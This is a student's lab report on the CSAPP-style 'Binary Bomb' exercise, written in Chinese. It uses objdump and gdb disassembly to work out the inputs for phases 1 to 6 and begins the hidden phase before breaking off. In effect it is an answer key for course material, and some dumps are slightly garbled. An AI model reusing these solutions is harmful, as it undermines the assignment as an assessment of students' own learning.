

华中科技大学

课程实验报告

课程名称： 计算机系统基础

专业班级： 计算机科学与技术 2001 班

学 号： U202011641

姓 名： 刘景宇

指导教师： 刘海坤

报告日期： 2022 年 6 月 21 日

计算机科学与技术学院

目录

实验 2:	1
实验 3:	17
实验总结	31

实验 2: Binary Bomb

2.1 实验概述

实验目的意义：增强对程序的机器级表示、汇编语言、调试器和逆向工程等方面原理与技能的掌握。

实验目标：摘除尽可能多的炸弹层次。

实验要求：使用 gdb 调试器和 objdump 来反汇编炸弹的可执行文件，并单步跟踪调试每一阶段的机器代码，从中理解每一汇编语言代码的行为或作用，进而设法“推断”出拆除炸弹所需的目标字符串。

实验语言：c。

实验环境：32 位 linux。

2.2 实验内容

一个“binary bombs”（二进制炸弹，下文将简称为炸弹）是一个 Linux 可执行 C 程序，包含了 6 个阶段（phase1~phase6）。炸弹运行的每个阶段要求你输入一个特定的字符串，若输入符合程序预期的输入，该阶段的炸弹就被“拆除”，否则炸弹“爆炸”并打印输出“BOOM!!!”字样。实验的目标是拆除尽可能多的炸弹层次。

每个炸弹阶段考察了机器级语言程序的一个不同方面，难度逐级递增：

- * 阶段 1：字符串比较
- * 阶段 2：循环
- * 阶段 3：条件/分支
- * 阶段 4：递归调用和栈
- * 阶段 5：指针
- * 阶段 6：链表/指针/结构

另外还有一个隐藏阶段，但只有当在第 4 阶段的解之后附加一特定字符串后才会出现。

为了完成二进制炸弹拆除任务，需要使用 gdb 调试器和 objdump 来反汇编炸弹的可执行文件，并单步跟踪调试每一阶段的机器代码，从中理解每一汇编语言代码的行为或作用，进而设法“推断”出拆除炸弹所需的目标字符串。这可能需要每一阶段的开始代码前和引爆炸弹的函数前设置断点，以便于调试。

2.2.1 阶段 1 字符串比较

1. 任务描述：

根据所给的 bomb 可执行文件，通过反汇编，分析反汇编代码，动态调试等

方法分析出拆除第一层炸弹所需的目标字符串。

2. 实验设计:

利用 objdump 得到 bomb 的静态反汇编代码, 找到第一阶段炸弹对应的部分, 分析反汇编代码中引爆炸弹的条件, 通过 gdb 动态调试等使得输入的字符串可以拆除第一层炸弹。

3. 实验过程:

使用 `objdump -d bomb > dosassemble.txt` 对 bomb 进行反汇编并将汇编源代码输出到 “disassemble.txt” 文本文件中。

查看 disassemble.txt, 找到第一阶段 phase_1, 如下图所示。

```
361 08048b33 <phase_1>:
362 8048b33:      83 ec 14          sub    $0x14,%esp
363 8048b36:      68 64 a0 04 08    push   $0x804a064
364 8048b3b:      ff 74 24 1c      pushl  0x1c(%esp)
365 8048b3f:      e8 0b 05 00 00    call   804904f <strings_not_equal>
366 8048b44:      83 c4 10          add    $0x10,%esp
367 8048b47:      85 c0            test   %eax,%eax
368 8048b49:      74 05            je     8048b50 <phase_1+0x1d>
369 8048b4b:      e8 f6 05 00 00    call   8049146 <explode_bomb>
370 8048b50:      83 c4 0c          add    $0xc,%esp
371 8048b53:      c3              ret
```

图 1 phase_1 反汇编代码

通过分析 phase_1, 可以看出引爆的条件是 eax 寄存器中存的值不是 0, 在 phase_1 中只有 strings_not_equal 可能影响 eax 的值, 查看对应的反汇编代码, 如下图所示。

```
770 0804904f <strings_not_equal>:
771 804904f:      57              push   %edi
772 8049050:      56              push   %esi
773 8049051:      53              push   %ebx
774 8049052:      8b 5c 24 10     mov    0x10(%esp),%ebx
775 8049056:      8b 74 24 14     mov    0x14(%esp),%esi
776 804905a:      53              push   %ebx
777 804905b:      e8 d0 ff ff ff    call   8049030 <string_length>
778 8049060:      89 c7            mov    %eax,%edi
779 8049062:      89 34 24         mov    %esi,(%esp)
780 8049065:      e8 c6 ff ff ff    call   8049030 <string_length>
```

图 2 strings_not_equal 反汇编代码

eax 存放的即两个字符串的差, 在 phase_1 中比较的是 0x804a064 和 0x1c(%esp) 作为首地址的两个字符串, 只要两个字符串相等, 就可以跳过 explode_bomb, 也就是拆除了第一个炸弹。查看 main 中关于 phase_1 的调用。

318	8048a79:	e8 28 07 00 00	call	80491a6 <read_line>
319	8048a7e:	89 04 24	mov	%eax, (%esp)
320	8048a81:	e8 ad 00 00 00	call	8048b33 <phase_1>
321	8048a86:	e8 14 08 00 00	call	804929f <phase_defused>
322	8048a8b:	c7 04 24 14 a0 04 08	movl	\$0x804a014, (%esp)

图 3 main 中 phase_1 部分反汇编代码

通过 `mov %eax, (%esp)` 指令，可以看出在 main 中 `read_line` 读取的字符串的首地址放到了栈顶，分析调用 `phase_1` 前后的堆栈结构，可以得到 `0x1c(%esp)` 就是我们输入的字符串的首地址，也就是只要我们输入的字符串和 `0x804a064` 处存放的字符串一致，就可以拆除炸弹。

使用 `gdb` 进行动态调试，通过 `x/20x` 命令查看 `0x804a064` 存放的内容。

```
(gdb) x/20x 0x804a064
0x804a064: 0x69206548 0x76652073 0x61206c69 0x6620646e
0x804a074: 0x20737469 0x69736165 0x6920796c 0x206f746e
0x804a084: 0x74736f6d 0x65766f20 0x61656872 0x74732064
0x804a094: 0x6761726f 0x69622065 0x002e736e 0x21776f57
0x804a0a4: 0x756f5920 0x20657627 0x75666564 0x20646573
```

图 4 内存 `0x804a064` 处的数据

通过查看 ASCII 码表，并结合 intel 采用小端存储的条件，可以得到目标字符串，He is evil and fits easily into most overhead storage bins。

4. 实验结果：

拆弹结果如下图所示，可以看出成功拆除了第一个炸弹。

```
jingyu@jingyu-KPL-W0X:~/U202011641$ ./bomb
Welcome to my fiendish little bomb. You have 6 phases with
which to blow yourself up. Have a nice day!
He is evil and fits easily into most overhead storage bins.
Phase 1 defused. How about the next one?
█
```

图 5 拆弹结果

2.2.2 阶段 2 循环

1. 任务描述：

根据所给的 `bomb` 可执行文件，通过反汇编，分析反汇编代码，动态调试等方法分析出拆除第二层炸弹所需的目标字符串。

2. 实验设计：

利用 `objdump` 得到 `bomb` 的静态反汇编代码，找到第二阶段炸弹对应的部分，

分析反汇编代码中引爆炸弹的条件，通过 gdb 动态调试等使得输入的字符串可以拆除第二层炸弹。

3. 实验过程：

查看“disassemble.txt”文件，查找 phase_2，得到如下图。

```

373 08048b54 <phase_2>:
374 8048b54: 56                                push    %esi
375 8048b55: 53                                push    %ebx
376 8048b56: 83 ec 2c                        sub     $0x2c,%esp
377 8048b59: 65 a1 14 00 00 00              mov     %gs:0x14,%eax
378 8048b5f: 89 44 24 24                    mov     %eax,0x24(%esp)
379 8048b63: 31 c0                          xor     %eax,%eax
380 8048b65: 8d 44 24 0c                    lea     0xc(%esp),%eax
381 8048b69: 50                                push    %eax
382 8048b6a: ff 74 24 3c                    pushl   0x3c(%esp)
383 8048b6e: e8 f8 05 00 00                call    804916b <read_six_numbers>
384 8048b73: 83 c4 10                      add     $0x10,%esp
385 8048b76: 83 7c 24 04 00                cmpl    $0x0,0x4(%esp)
386 8048b7b: 75 07                          jne     8048b84 <phase_2+0x30>
387 8048b7d: 83 7c 24 08 01                cmpl    $0x1,0x8(%esp)
388 8048b82: 74 05                          je      8048b89 <phase_2+0x35>
389 8048b84: e8 bd 05 00 00                call    8049146 <explode_bomb>
390 8048b89: 8d 5c 24 04                    lea     0x4(%esp),%ebx
391 8048b8d: 8d 74 24 14                    lea     0x14(%esp),%esi
392 8048b91: 8b 43 04                      mov     0x4(%ebx),%eax
393 8048b94: 03 03                          add     (%ebx),%eax
394 8048b96: 39 43 08                      cmp     %eax,0x8(%ebx)
395 8048b99: 74 05                          je      8048ba0 <phase_2+0x4c>
396 8048b9b: e8 a6 05 00 00                call    8049146 <explode_bomb>
397 8048ba0: 83 c3 04                      add     $0x4,%ebx
398 8048ba3: 39 f3                          cmp     %esi,%ebx
399 8048ba5: 75 ea                          jne     8048b91 <phase_2+0x3d>
400 8048ba7: 8b 44 24 1c                    mov     0x1c(%esp),%eax
401 8048bab: 65 33 05 14 00 00 00          xor     %gs:0x14,%eax
402 8048bb2: 74 05                          je      8048bb9 <phase_2+0x65>
403 8048bb4: e8 d7 fb ff ff                call    8048790 <__stack_chk_fail@plt>
404 8048bb9: 83 c4 24                      add     $0x24,%esp
405 8048bbc: 5b                                pop     %ebx
406 8048bbd: 5e                                pop     %esi
407 8048bbe: c3                                ret

```

图 6 phase_2 反汇编代码

通过观察炸弹引爆方式，也就是调用 explode_bomb 部分，可以发现，我们重点附关注前面的 cmpl 指令即可。其中 read_six_numbers 可以看作是提示，提醒我们输入的是六个数字。（read_six_numbers 反汇编代码如图 7 所示）

第 385 行可以看出，比较了 0 和 0x4(%esp) 中的内容，通过分析堆栈结构，可以看出，0x4(%esp) 中存放的是我们输入的第一个数，不相等时跳转到 0x8048b84，执行 explode_bomb，说明我们输入的第一个数，必须是 0。


```

1 0804916b <read_six_numbers>:
2 804916b:      83 ec 0c          sub    $0xc,%esp
3 804916e:      8b 44 24 14       mov    0x14(%esp),%eax
4 8049172:      8d 50 14          lea    0x14(%eax),%edx
5 8049175:      52               push   %edx
6 8049176:      8d 50 10          lea    0x10(%eax),%edx
7 8049179:      52               push   %edx
8 804917a:      8d 50 0c          lea    0xc(%eax),%edx
9 804917d:      52               push   %edx
a 804917e:      8d 50 08          lea    0x8(%eax),%edx
b 8049181:      52               push   %edx
c 8049182:      8d 50 04          lea    0x4(%eax),%edx
d 8049185:      52               push   %edx
e 8049186:      50               push   %eax
f 8049187:      68 43 a2 04 08    push  $0x804a243
10 804918c:      ff 74 24 2c       pushl  0x2c(%esp)
11 8049190:      e8 7b f6 ff ff    call  8048810 <__isoc99_sscanf@plt>
12 8049195:      83 c4 20          add    $0x20,%esp
13 8049198:      83 f8 05          cmp    $0x5,%eax
14 804919b:      7f 05             jg     80491a2 <read_six_numbers+0x37>
15 804919d:      e8 a4 ff ff ff    call  8049146 <explode_bomb>
16 80491a2:      83 c4 0c          add    $0xc,%esp
17 80491a5:      c3               ret

```

图 7 read_six_numbers 反汇编代码

同理从 387 行分析，可以看出比较了 1 和 0x8(%esp) 中的内容，也就是输入的第二个数，不相等会调用 explode_bomb, 说明输入第二个数必须是 1。

```

390 8048b89:      8d 5c 24 04       lea    0x4(%esp),%ebx
391 8048b8d:      8d 74 24 14       lea    0x14(%esp),%esi
392 8048b91:      8b 43 04          mov    0x4(%ebx),%eax
393 8048b94:      03 03            add    (%ebx),%eax
394 8048b96:      39 43 08          cmp    %eax,0x8(%ebx)
395 8048b99:      74 05             je     8048ba0 <phase_2+0x4c>

```

图 8 phase_2 部分反汇编代码

从图 7 可以看出，在 phase_2 中将第一个数与第二个数相加，存放到了 eax 寄存器中，通过分析，可以直到 0x8(%ebx) 即为我们输入的第三个数，cmp %eax, 0x8(%ebx) 指令将前两个数相加后和第三个数比较，不相等则会爆炸，说明我们输入的第三个数必须是 1。

继续分析 phase_2 的反汇编代码，可以看出，esi 寄存器提前指向最后一个数，当 ebx 寄存器和 esi 寄存器内容相等时结束。循环调用上面图 7 中的机器指令，通过分析，可以直到输入的六个数字符合斐波那契数列，并且前两个数分别为 0, 1。所以输入的六个数为 0, 1, 1, 2, 3, 5。

4. 实验结果:

拆弹结果如下图所示，可以看出，成功拆除了第二个炸弹。

```
jingyu@jingyu-KPL-W0X:~/U202011641$ ./bomb
Welcome to my fiendish little bomb. You have 6 phases with
which to blow yourself up. Have a nice day!
He is evil and fits easily into most overhead storage bins.
Phase 1 defused. How about the next one?
0 1 1 2 3 5
That's number 2. Keep going!
█
```

图 9 拆弹结果

2.2.3 阶段 3 条件/分支

1. 任务描述:

根据所给的 bomb 可执行文件，通过反汇编，分析反汇编代码，动态调试等方法分析出拆除第三层炸弹所需的目标字符串。

2. 实验设计:

利用 objdump 得到 bomb 的静态反汇编代码，找到第三阶段炸弹对应的部分，分析反汇编代码中引爆炸弹的条件，通过 gdb 动态调试等使得输入的字符串可以拆除第三层炸弹。

3. 实验过程:

在“disassemble.txt”反汇编代码中查看 phase_3 反汇编代码，查看炸弹爆炸的条件，可以发现其中调用 sscanf 函数，读入的字符串的地址放在 eax 寄存器中，并且调用时传入了 0x804a0c6，很有可能为 sscanf 的第二个参数，也就是字符串格式。

419	8048bdc:	50	push	%eax
420	8048bdd:	68 c6 a0 04 08	push	\$0x804a0c6
421	8048be2:	ff 74 24 3c	pushl	0x3c(%esp)
422	8048be6:	e8 25 fc ff ff	call	8048810 <__isoc99_sscanf@plt>
423	8048beb:	83 c4 20	add	\$0x20,%esp
424	8048bee:	83 f8 02	cmp	\$0x2,%eax
425	8048bf1:	7f 05	jg	8048bf8 <phase_3+0x39>
426	8048bf3:	e8 4e 05 00 00	call	8049146 <explode_bomb>
427	8048bf8:	83 7c 24 04 07	cmpl	\$0x7.0x4(%esp)

图 10 phase_3 部分反汇编代码

通过 gdb 动态调试，查看 0x804a0c6 处数据，如下图所示，说明了输入的字符串为一个整数，一个字符，一个整数。


```

0x08048d0c <+333>: call    0x08049146 <explode_bomb>
0x08048d11 <+338>: mov     0xc(%esp),%eax
0x08048d15 <+342>: xor     %gs:0x14,%eax
0x08048d1c <+349>: je      0x08048d23 <phase_3+356>
0x08048d1e <+351>: call    0x08048790 <__stack_chk_fail@plt>
0x08048d23 <+356>: add     $0x1c,%esp
0x08048d26 <+359>: ret
End of assembler dump.
(gdb) x/s 0x804a0c6
0x804a0c6:      "%d %c %d"

```

图 11 gdb 查看 0x804a0c6

继续看 phase_3 的反汇编代码，可以发现，先将 eax 值和 2 比较，也就是输入串的第一个整数，有何 7 比较，通过 cmp 关系，可以看出输入的第一个数要大于 2 并且还要小于等于 7。

通过 gdb 动态查看反汇编代码，0x8(%esp) 为输入的第二个整数，通过下图可以发现，将第二个整数和 0x1ba 比较，不等则爆炸，所以第二个整数为 0x1ba，也就是 442。

```

0x08048c62 <+163>: call    0x08049146 <explode_bomb>
0x08048c67 <+168>: mov     $0x71,%eax
0x08048c6c <+173>: jmp     0x08048d06 <phase_3+327>
0x08048c71 <+178>: mov     $0x78,%eax
=> 0x08048c76 <+183>: cmpl    $0x1ba,0x8(%esp)
0x08048c7e <+191>: je      0x08048d06 <phase_3+327>
0x08048c84 <+197>: call    0x08049146 <explode_bomb>

```

图 12 gdb 查看 phase_3 (1)

通过 gdb 动态分析，0x3(%esp) 存放的就是第二个参数，一个字符，将它和 0x78 进行比较，不等则会爆炸，说明输入的第二个字符的 ascii 码为 0x78，查表得，这个字符为 x。

```

0x08048d01 <+322>: mov     $0x66,%eax
0x08048d06 <+327>: cmp     0x3(%esp),%al
=> 0x08048d0a <+331>: je      0x08048d11 <phase_3+338>
--Type <RET> for more, q to quit, c to continue without paging--
0x08048d0c <+333>: call    0x08049146 <explode_bomb>
0x08048d11 <+338>: mov     0xc(%esp),%eax
0x08048d15 <+342>: xor     %gs:0x14,%eax
0x08048d1c <+349>: je      0x08048d23 <phase_3+356>
0x08048d1e <+351>: call    0x08048790 <__stack_chk_fail@plt>
0x08048d23 <+356>: add     $0x1c,%esp
0x08048d26 <+359>: ret
End of assembler dump.
(gdb)
(gdb) i r
eax            0x78            120
ecx            0x0            0
edx            0x0            0
ebx            0xffffd174      -11916
esp            0xfffffd090      0xfffffd090

```

图 13 gdb 查看 phase_3 (2)

通过以上分析得到了 3 x 442 这个解，但是发现其中很多代码没有使用，并且第一个数大于 2 小于等于 7，并结合代码，可以发现这个炸弹可以有多重方式拆除，3 x 442 只是其中的一个解，随着第一个整数的不同，第二个整数也将不同，但字符不变，为 x。

4. 实验结果：

拆弹结果如下图所示，可以看出，成功拆除了第三个炸弹。

```
jingyu@jingyu-KPL-W0X:~/U202011641$ ./bomb
Welcome to my fiendish little bomb. You have 6 phases with
which to blow yourself up. Have a nice day!
He is evil and fits easily into most overhead storage bins.
Phase 1 defused. How about the next one?
0 1 1 2 3 5
That's number 2. Keep going!
3 x 442
Halfway there!
```

图 14 拆弹结果

2.2.4 阶段 4 递归调用和栈

1. 任务描述：

根据所给的 bomb 可执行文件，通过反汇编，分析反汇编代码，动态调试等方法分析出拆除第四层炸弹所需的目标字符串。

2. 实验设计：

利用 objdump 得到 bomb 的静态反汇编代码，找到第四阶段炸弹对应的部分，分析反汇编代码中引爆炸弹的条件，通过 gdb 动态调试等使得输入的字符串可以拆除第四层炸弹。

3. 实验过程：

通过查看 phase_4 对应的反汇编代码，可以发现 sscanf 的第二个参数地址为 0x804a24f，通过 gdb 查看改地址内容，如下图所示，可以发现，需要输入两个整数来拆除这个炸弹。

```
End of assembly dump.
(gdb) x/s 0x804a24f
0x804a24f: "%d %d"
(gdb)
```

图 15 gdb 查看 0x804a24f

分析 phase_4 的反汇编代码，如下图，分析炸弹引爆的方式，0x4(%esp)即为输入的第二个整数，分析出，eax-2 小于等于 2，否则会引爆炸弹，所以第二个整数必须小于等于 4。

```

0x08048d97 <+45>:    jne     0x08048da5 <phase_4+59>
0x08048d99 <+47>:    mov     0x4(%esp),%eax
0x08048d9d <+51>:    sub     $0x2,%eax
=> 0x08048da0 <+54>:    cmp     $0x2,%eax
0x08048da3 <+57>:    jbe     0x08048daa <phase_4+64>
0x08048da5 <+59>:    call    0x08049146 <explode_bomb>
0x08048daa <+64>:    sub     $0x8,%esp

```

图 16 phase_4 部分反汇编代码

在 0x8048dbb 设置断点，执行到此时，已经是最后一层递归，此时 eax 的值为 352（如图 18 所示），0x8(%esp)很可能为我们输入的第一个参数，通过调整输入，验证了 0x8(%esp)就是我们输入的第一个数，所以我们输入的当输入的第二个数是 4 的时候，第一个数是 352，所以“352 4”为拆除该炸弹的字符串。

```

(gdb) x/20x $esp
0xffffd0e0: 0x78000002      0x00000004      0x00000000      0x2db4e000
0xffffd0f0: 0xffffd1c4      0xf7faf000      0xf7faf000      0x08048ae0
0xffffd100: 0x0804c4d0      0xffffd1c4      0xffffd1cc      0x08048a60
0xffffd110: 0xffffd130      0x00000000      0x00000000      0xf7ddee5
0xffffd120: 0xf7faf000      0xf7faf000      0x00000000      0xf7ddee5
(gdb)

```

图 17 gdb 查看 esp 中的内容

```

0x08048db3 <+73>:    call    0x08048d27 <func4>
0x08048db8 <+78>:    add     $0x10,%esp
=> 0x08048dbb <+81>:    cmp     0x8(%esp),%eax
0x08048dbf <+85>:    je      0x08048dc6 <phase_4+92>
0x08048dc1 <+87>:    call    0x08049146 <explode_bomb>
0x08048dc6 <+92>:    mov     0xc(%esp),%eax
0x08048dca <+96>:    xor     %gs:0x14,%eax
0x08048dd1 <+103>:   je      0x08048dd8 <phase_4+110>
0x08048dd3 <+105>:   call    0x08048790 <__stack_chk_fail@plt>
0x08048dd8 <+110>:   add     $0x1c,%esp
0x08048ddb <+113>:   ret
End of assembler dump.
(gdb) i r
eax                0x160                352
ecx                0x0                0
edx                0x0                0
ebx                0xffffd174           -11916
esp                0xffffd090           0xffffd090
ebp                0xffffd0c8           0xffffd0c8
esi                0xf7faf000          -134549504
edi                0xf7faf000          -134549504
eip                0x08048dbb           0x08048dbb <phase_4+81>
eflags            0x286                [ PF SF IF ]
cs                0x23                35
ss                0x2b                43
ds                0x2b                43
es                0x2b                43
fs                0x0                0
gs                0x63                99

```

图 18 查看 eax 的值

4. 实验结果:

拆弹结果如下图所示，可以看出，成功拆除了第四个炸弹。

```
jingyu@jingyu-KPL-W0X:~/U202011641$ ./bomb
Welcome to my fiendish little bomb. You have 6 phases with
which to blow yourself up. Have a nice day!
He is evil and fits easily into most overhead storage bins.
Phase 1 defused. How about the next one?
0 1 1 2 3 5
That's number 2. Keep going!
3 x 442
Halfway there!
352 4
So you got that one. Try this one.
```

图 19 拆弹结果

2.2.5 阶段 5 指针

1. 任务描述:

根据所给的 bomb 可执行文件，通过反汇编，分析反汇编代码，动态调试等方法分析出拆除第五层炸弹所需的目标字符串。

2. 实验设计:

利用 objdump 得到 bomb 的静态反汇编代码，找到第五阶段炸弹对应的部分，分析反汇编代码中引爆炸弹的条件，通过 gdb 动态调试等使得输入的字符串可以拆除第五层炸弹。

3. 实验过程:

查看 phase_5 的反汇编代码，如下图所示，其中，调用了 string_length 函数，可以发现，我们输入的字符串长度必须为 6，否则会引爆炸弹。

```
08048ddc <phase_5>:
8048ddc: 53                push    %ebx
8048ddd: 83 ec 14          sub     $0x14,%esp
8048de0: 8b 5c 24 1c       mov     0x1c(%esp),%ebx
8048de4: 53                push    %ebx
8048de5: e8 46 02 00 00   call   8049030 <string_length>
8048dea: 83 c4 10          add     $0x10,%esp
8048ded: 83 f8 06          cmp     $0x6,%eax
8048df0: 74 05             je      8048df7 <phase_5+0x1b>
8048df2: e8 4f 03 00 00   call   8049146 <explode_bomb>
8048df7: 89 d8             mov     %ebx,%eax
8048df9: 83 c3 06          add     $0x6,%ebx
8048dfc: b9 00 00 00 00   mov     $0x0,%ecx
8048e01: 0f b6 10          movzbl (%eax),%edx
8048e04: 83 e2 0f          and     $0xf,%edx
8048e07: 03 0c 95 00 a1 04 08 add     0x804a100(,%edx,4),%ecx
8048e0e: 83 c0 01          add     $0x1,%eax
8048e11: 39 d8             cmp     %ebx,%eax
8048e13: 75 ec             jne     8048e01 <phase_5+0x25>
8048e15: 83 f9 3c          cmp     $0x3c,%ecx
8048e18: 74 05             je      8048e1f <phase_5+0x43>
8048e1a: e8 27 03 00 00   call   8049146 <explode_bomb>
8048e1f: 83 c4 08          add     $0x8,%esp
8048e22: 5b               pop     %ebx
8048e23: c3               ret

8048e24 <phase_6>:
```

图 20 phase_5 反汇编代码

通过阅读代码，如下图所示的部分代码，eax 存放着输入字符串的首地址，edx 存放着输入的字符，通过和 0xf 做与操作，实现了将数字字符转换成数字的操作。

```
0x08048df7 <+27>: mov    %ebx,%eax
0x08048df9 <+29>: add    $0x6,%ebx
0x08048dfc <+32>: mov    $0x0,%ecx
=> 0x08048e01 <+37>: movzbl (%eax),%edx
0x08048e04 <+40>: and    $0xf,%edx
0x08048e07 <+43>: add    0x804a100(,%edx,4),%ecx
0x08048e0e <+50>: add    $0x1,%eax
0x08048e11 <+53>: cmp    %ebx,%eax
0x08048e13 <+55>: jne    0x8048e01 <phase_5+37>
```

图 21 pahse_5 部分代码

查看 0x804a100 部分，发现内存中的这个部分是一个数组，结合前面的对代码的分析，根据输入的 6 个数字字符作为索引将数组中查找到的数值相加，并且将和与 60 比较，拆解这部分炸弹，只需要我们在数组中找到 6 个数值，它们的和为 60，就能够拆除这个炸弹。

```
(gdb) x/20x 0x804a100
0x804a100 <array.3248>: 0x00000002      0x0000000a      0x00000006      0x00000001
0x804a110 <array.3248+16>: 0x0000000c      0x00000010      0x00000009      0x00000003
0x804a120 <array.3248+32>: 0x00000004      0x00000007      0x0000000e      0x00000005
0x804a130 <array.3248+48>: 0x0000000b      0x00000008      0x0000000f      0x0000000d
0x804a140:          0x79206f53      0x7420756f      0x6b6e6968      0x756f7920
```

图 22 数组内容

从中取出 6 个下标，满足数组中这 6 个数值和为 60，可以取“124569”，就可以拆除这个炸弹，拆除的方式不唯一。

4. 实验结果:

拆弹结果如下图所示，可以看出，成功拆除了第五个炸弹。

```
jingyu@jingyu-KPL-W0X:~/U202011641$ ./bomb
Welcome to my fiendish little bomb. You have 6 phases with
which to blow yourself up. Have a nice day!
He is evil and fits easily into most overhead storage bins.
Phase 1 defused. How about the next one?
0 1 1 2 3 5
That's number 2. Keep going!
3 x 442
Halfway there!
352 4
So you got that one. Try this one.
124569
Good work! On to the next...
```

图 23 拆弹结果

2.2.6 阶段6 链表/指针/结构

1. 任务描述:

根据所给的 bomb 可执行文件，通过反汇编，分析反汇编代码，动态调试等方法分析出拆除第六层炸弹所需的目标字符串。

2. 实验设计:

利用 objdump 得到 bomb 的静态反汇编代码，找到第六阶段炸弹对应的部分，分析反汇编代码中引爆炸弹的条件，通过 gdb 动态调试等使得输入的字符串可以拆除第六层炸弹。

3. 实验过程: 详细描述实验的具体过程

查看 phase_6 部分的反汇编代码，如下图所示，通过其中的 read_six_numbers 函数，可以发现，拆这个炸弹需要我们输入 6 个整数，并且这 6 个数的范围都是 1 到 6，也就是这个拆弹字符串是数字 1 到 6 的一个组合。

```
600 8048e3e: e8 28 03 00 00    call 804916b <read_six_numbers>
601 8048e43: 83 c4 10          add $0x10,%esp
602 8048e46: be 00 00 00 00    mov $0x0,%esi
603 8048e4b: 8b 44 b4 0c       mov 0xc(%esp,%esi,4),%eax
604 8048e4f: 83 e8 01          sub $0x1,%eax
605 8048e52: 83 f8 05          cmp $0x5,%eax
606 8048e55: 76 05             jbe 8048e5c <phase_6+0x38>
607 8048e57: e8 ea 02 00 00    call 8049146 <explode_bomb>
608 8048e5c: 83 c6 01          add $0x1,%esi
609 8048e5f: 83 fe 06          cmp $0x6,%esi
610 8048e62: 74 33             je 8048e97 <phase_6+0x73>
611 8048e64: 89 f3             mov %esi,%ebx
612 8048e66: 8b 44 9c 0c       mov 0xc(%esp,%ebx,4),%eax
613 8048e6a: 39 44 b4 08       cmp %eax,0x8(%esp,%esi,4)
614 8048e6e: 75 05             jne 8048e75 <phase_6+0x51>
615 8048e70: e8 d1 02 00 00    call 8049146 <explode_bomb>
616 8048e75: 83 c3 01          add $0x1,%ebx
617 8048e78: 83 fb 05          cmp $0x5,%ebx
618 8048e7b: 7e e9             jle 8048e66 <phase_6+0x42>
619 8048e7d: eb cc             jmp 8048e4b <phase_6+0x27>
620 8048e7f: 8b 52 08          mov 0x8(%edx),%edx
621 8048e82: 83 c0 01          add $0x1,%eax
622 8048e85: 39 c8             cmp %ecx,%eax
623 8048e87: 75 f6             jne 8048e7f <phase_6+0x5b>
624 8048e89: 89 54 b4 24       mov %edx,0x24(%esp,%esi,4)
625 8048e8d: 83 c3 01          add $0x1,%ebx
626 8048e90: 83 fb 06          cmp $0x6,%ebx
627 8048e93: 75 07             jne 8048e9c <phase_6+0x78>
628 8048e95: eb 1c             jmp 8048eb3 <phase_6+0x8f>
629 8048e97: bb 00 00 00 00    mov $0x0,%ebx
```

图 24 phase_6 部分反汇编代码

查看其中的常量，发现有 0x804c13c，我们利用 gdb 动态查看这个位置存放的内容，如下图所示，发现标记 node，说明很可能是一个链表的结构。

```
(gdb) x/30x 0x804c13c
0x804c13c <node1>: 0x000002f8 0x00000001 0x0804c148 0x0000003b
0x804c14c <node2+4>: 0x00000002 0x0804c154 0x0000002b7 0x00000003
0x804c15c <node3+8>: 0x0804c160 0x00000025f 0x00000004 0x0804c16c
0x804c16c <node5>: 0x000000255 0x000000005 0x0804c178 0x0000004a
0x804c17c <node6+4>: 0x00000006 0x00000000 0x0c0a73f9 0x00000000
0x804c18c: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c19c: 0x00000000 0x0804a2b9 0x0804a2d3 0x0804a2ed
0x804c1ac <host_table+12>: 0x00000000 0x00000000
(gdb)
```

图 25 gdb 查看内存

根据这个发现继续阅读反汇编代码，发现这个代码的作用是根据输入的 6 个数字，调整链表的链接，使得链表能够按照第一个值从小到大排序，通过查看的 node 在内存中的值，可以发现顺序为 5 4 3 1 6 2。

4. 实验结果：

拆弹结果如下图所示，可以看出，成功拆除了第六个炸弹。

```
jingyu@jingyu-KPL-WOX:~/U202011641$ ./bomb
Welcome to my fiendish little bomb. You have 6 phases with
which to blow yourself up. Have a nice day!
He is evil and fits easily into most overhead storage bins.
Phase 1 defused. How about the next one?
0 1 1 2 3 5
That's number 2. Keep going!
3 x 442
Halfway there!
352 4
So you got that one. Try this one.
124569
Good work! On to the next...
5 4 3 1 6 2
Congratulations! You've defused the bomb!
```

图 26 拆弹结果

2.2.7 阶段 7 隐藏阶段

1. 任务描述：

根据所给的 bomb 可执行文件，通过反汇编，分析反汇编代码，动态调试等方法分析出拆除第六层炸弹所需的目标字符串。

2. 实验设计：

利用 objdump 得到 bomb 的静态反汇编代码，找到第六阶段炸弹对应的部分，分析反汇编代码中引爆炸弹的条件，通过 gdb 动态调试等使得输入的字符串可以拆除第六层炸弹。

3. 实验过程:

查看 phase_defused 反汇编代码,发现跳转前的一个地址值 0x804c3cc,通过 gdb 动态查看这个地址存放的内容,如下图,发现这个地址为 num_input_strings,也就是说这个位置存放的内容是输入的字符串的个数。

```
(gdb) x 0x804c3cc
0x804c3cc <num_input_strings>: 0x00000000
(gdb)
```

图 27 gdb 动态查看内存

继续查看后面的反汇编代码,发现了另外两个地址常量 0x804a2a9, 0x804a2b2,通过 gdb 查看这两个地址的内容,如下图所示,从输入的第四个字符串读取 “%d %d %s”, 并且和字符串 “DrEvil” 比较,意味着在第四关字符串后面补充 “DrEvil” 就可以进入隐藏关卡。

```
(gdb) x/s 0x804a2a9
0x804a2a9: "%d %d %s"
(gdb)
```

图 28 0x804a2a9 内容

```
(gdb) x/s 0x804a2b2
0x804a2b2: "DrEvil"
(gdb)
```


图 29 0x804a2b2 内容

分析后面的反汇编代码,隐藏关调用了 read_line, 以及 strtol, 查阅资料,发现 strtol 将字符串转换成长整数, 也就说明了我们要输入的是一个整数。

```
0x08048f67 <+12>: push $0x0
0x08048f69 <+14>: push %eax
0x08048f6b <+16>: push %eax
0x08048f6c <+17>: call 0x8048880 <strtol@plt>
0x08048f71 <+22>: mov %eax,%ebx
